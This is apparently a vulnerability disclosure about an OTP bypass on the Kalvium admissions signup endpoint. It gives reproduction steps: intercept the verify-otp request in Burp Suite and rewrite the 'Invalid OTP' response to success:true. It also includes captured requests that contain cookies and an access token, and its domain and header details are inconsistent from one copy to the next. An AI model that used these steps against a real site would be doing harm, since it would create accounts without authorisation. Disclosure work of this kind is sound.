

# OTP Bypass in Kalvium Admissions

---

## Vulnerability Report: OTP Bypass in `admissions.kalvium.com` at `/signup` Endpoint

### Summary

A critical OTP bypass vulnerability has been identified in the `/signup` endpoint of `admissions.kalvium.com`. This flaw allows an attacker to create an account for any user without requiring a valid OTP, enabling unauthorized access.

### Vulnerable Endpoint

- **Domain:** `admissions.kalvium.com`
- **Endpoint:** `/signup`

### Description

The OTP verification mechanism in the signup process is bypassable, which means:

1. An attacker can register an account using any phone number.
2. The OTP validation step can be skipped, allowing the attacker to complete registration without providing a valid OTP.


### Steps to Reproduce

1. Navigate to `https://admissions.kalvium.com/signup`.
2. Enter a valid phone number for signup.
3. Capture the request using a proxy tool like Burp Suite.
4. Modify the OTP validation response to bypass verification

5. The account gets created without a valid OTP, allowing an attacker to access the system.

## Screenshots

I am Creating an account for phone number +91 88888 88888:



Capturing the OTP request using Burp:

- Here you can see the otp is "000000"

Burp Suite Community Edition v2025.1.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Request Intercept on → Forward Drop Request to https://admissions.kalvium.com:443 [142.250.77.211] ⚙ Open browser ⚙ :

Time	Type	Direction	Method	URL	Status code	Length
12:12:51 9 Mar ...	HTTP	→ Request	POST	https://admissions.kalvium.com/api/auth		
12:12:52 9 Mar ...	HTTP	→ Request	POST	https://www.facebook.com/r...		
12:12:53 9 Mar ...	HTTP	→ Request	POST	https://tr.snapchat.com/p...		
12:12:59 9 Mar ...	HTTP	→ Request	POST	https://e.clarity.ms/collect		
12:12:59 9 Mar ...	WS	→ To server		https://gae2-deeler.g2.spotify.com/?access_token=BQDLCfvyhF_2jnFlbWmVBa-FxBtBd4ED3cjlBIRrt5sg_uQNvmDi-55M5g4beNbEMQgb_74daHoQxnictI4Y8E8IEY3Fc5J9ZS8...	15	

**Request**

```
Pretty Raw Hex
1 POST /api/auth HTTP/2
2 Host: admissions.kalvium.com
3 Cookie: _ga=AN0EST2L80-G51.1.1741502459.1.1.1741502461.58.0.151125016; _gcl_au=1.1.2011558761.1741502459; _ga=GA1.1.712361221.1741502460; _scid=KgwVkBArSXIXgcY8Bq0Ik-R0R2WjurevKteg; _scid_r=KgwVkBArSXIXgcY8Bq0Ik-R0R2WjurevKteg; _clk=zll011%C2%7Cf0%7C1894; _fbp=fb.1.17415024608356.836972767821445083; _lctk=1kze10N7C7415025412047C97C1%7Ce.clarity.ms%2Fcollect; _strn%1C74145860000
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://admissions.kalvium.com/signup
9 Content-Type: application/json
10 Content-Length: 158
11 Origin: https://admissions.kalvium.com
12 Sec-Fetch-Site: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: script
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
    "action": "verify-otp",
    "first_name": "",
    "last_name": "",
    "email": "",
    "class_twl_yop": "",
    "state": "",
    "mobile": "+8888888888",
    "partner_voucher_code": "",
    "otp": "000000"
}
```

Inspector Request attributes Request query parameters Request cookies Request headers Notes

Event log (2) All issues 0 highlights Memory: 169.0MB

## Manipulating the Response:

Burp Suite Community Edition v2025.1.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Request Intercept on → Forward Drop Request to https://admissions.kalvium.com:443 [142.250.77.211] ⚙ Open browser ⚙ :

Time	Type	Direction	Method	URL	Status code	Length
12:12:51 9 Mar ...	HTTP	→ Request	POST	https://admissions.kalvium.com/api/auth		
12:12:52 9 Mar ...	HTTP	→ Request	POST	https://www.facebook.com/r...		
12:12:53 9 Mar ...	HTTP	→ Request	POST	https://tr.snapchat.com/p...		
12:12:59 9 Mar ...	HTTP	→ Request	POST	https://e.clarity.ms/collect		
12:13:08 9 Mar ...	WS	→ To server		https://gae2-deeler.g2.s...	15	
12:13:14 9 Mar ...	HTTP	→ Request	POST	https://e.clarity.ms/colle...		
12:13:14 9 Mar ...	HTTP	→ Request	POST	https://e.clarity.ms/colle...		

**Request**

```
Pretty Raw Hex
1 POST /api/auth HTTP/2
2 Host: admissions.kalvium.com
3 Cookie: _ga=AN0EST2L80-G51.1.1741502459.1.1.1741502461.58.0.151125016; _gcl_au=1.1.2011558761.1741502459; _ga=GA1.1.712361221.1741502460; _scid=KgwVkBArSXIXgcY8Bq0Ik-R0R2WjurevKteg; _scid_r=KgwVkBArSXIXgcY8Bq0Ik-R0R2WjurevKteg; _clk=zll011%C2%7Cf0%7C1894; _fbp=fb.1.17415024608356.836972767821445083; _lctk=1kze10N7C7415025412047C97C1%7Ce.clarity.ms%2Fcollect; _strn%1C74145860000
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://admissions.kalvium.com/signup
9 Content-Type: application/json
10 Content-Length: 158
11 Origin: https://admissions.kalvium.com
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
    "action": "verify-otp",
    "first_name": "",
    "last_name": "",
    "email": "",
    "class_twl_yop": "",
    "state": "",
    "mobile": "+8888888888",
    "partner_voucher_code": "",
    "otp": "000000"
}
```

Inspector Response to this request Request attributes Request query parameters Request cookies Request headers Notes

Event log (2) All issues 0 highlights Memory: 169.0MB

## The Actual Response:

Burp Suite Community Edition v2025.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Response from https://admissions.kalium.com:443/auth [142.250.77.211] Open browser

Time	Type	Direction	Method	URL	Status code	Length
12:12:51 9 Mar	HTTP	← Response	POST	https://admissions.kalium.com/api/auth	400	299
12:13:45 9 Mar	WS	← To client		https://gqe2.g2.spotify.com/?access_token=BQDLBCVyhF_2jnFlbWMV5Ba-FxBibDt4ED3JciBIRt5sg_uQNvmDi-55M5g4beNbEMQgb...74daHoQxicT4Y8EBIEY33Fc5J9Z8p...		16
12:14:00 9 Mar	HTTP	→ Request	POST	https://m.snapchat.com/p		
12:14:09 9 Mar	HTTP	→ Request	GET	https://gqe2.g2.spotify.com/?access_token=BQDLBCVyhF_2jnFlbWMV5Ba-FxBibDt4ED3JciBIRt5sg_uQNvmDi-55M5g4beNbEMQgb...74daHoQxicT4Y8EBIEY33Fc5J9Z8p...		

Request

Pretty Raw Hex

```
1 POST /api/auth HTTP/2.0
2 Host: admissions.kalium.com
3 Cookie: _ga=GA1.1.1741502459.1.1.1741502461.58.0.11125016; __gcl_au=1211558761.1741502459; _ga=GAI.1.712361221.1741502460; __scid=KgwVkBArSX1GcY8q0lki-R0R2WjUrevfKteg; __scid_r=1741502459.1.1741502461.58.0.11125016; __fbp=fb_1741502460356.836972767214459083; __clck=1k8ze16C7C1741502412847C3%7C7e.clarity.ms%2Fcollect; __stc=1%7C1741458600000
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://admissions.kalium.com/signup
9 Content-Type: application/json
10 Content-Length: 150
11 Origin: https://admissions.kalium.com
12 DNT: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
  "action": "verify-otp",
  "first_name": "",
  "last_name": "",
  "email": "",
  "club_wl_yop": "",
  "state": "CA",
  "mobile": "+8888888888",
  "partner_voucher_code": ""
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
3 Content-Type: application/json
4 X-Cloud-Trace-Context: 24b04fa6feea0e54f10926b236a2574b;0=1
5 Date: Sun, 09 Mar 2025 06:43:42 GMT
6 Server: Google Frontend
7 Content-Length: 41
8
9 {
  "success": false,
  "message": "Invalid OTP"
}
```

Inspector

Request attributes 2

Request cookies 9

Request headers 15


Response headers 6

Notes

## **Modified Response:**

- e.g success: true

You Can see the OTP is verified:



Attacker Logged in Successfully:

The screenshot shows a web browser window for 'Admission | Kalvium' at the URL <https://admissions.kalvium.com/home>. The left sidebar has a dark header with the Kalvium logo and navigation links: Home, Profile, Programs, KNET, and My Admission. A 'My Feed' section displays a post from 'Hey there! 🎉' about admission steps. Below it is a large image of a group of students with a 'WATCH NOW' button. The right sidebar is titled 'Event Corner' and shows a calendar icon with the message 'No events scheduled at the moment.' At the bottom left of the feed area, there's a box for 'Have a Partner Code?' with a red border around the input field containing 'EE Eight E +91 8888888888'. A red arrow points from this field towards the 'Do You Know What Makes Kalvium's B.Tech CSE Stand Out?' section below.

## Recommendation

- Implement strict server-side OTP validation before allowing account creation.
- Use rate-limiting to prevent automated attacks.
- Enforce re-validation of OTP at multiple stages to ensure security.
- Monitor logs for suspicious account creation patterns.

## Conclusion

This vulnerability poses a significant risk and should be addressed immediately. A patch should be deployed to prevent attackers from bypassing OTP verification and gaining unauthorized access.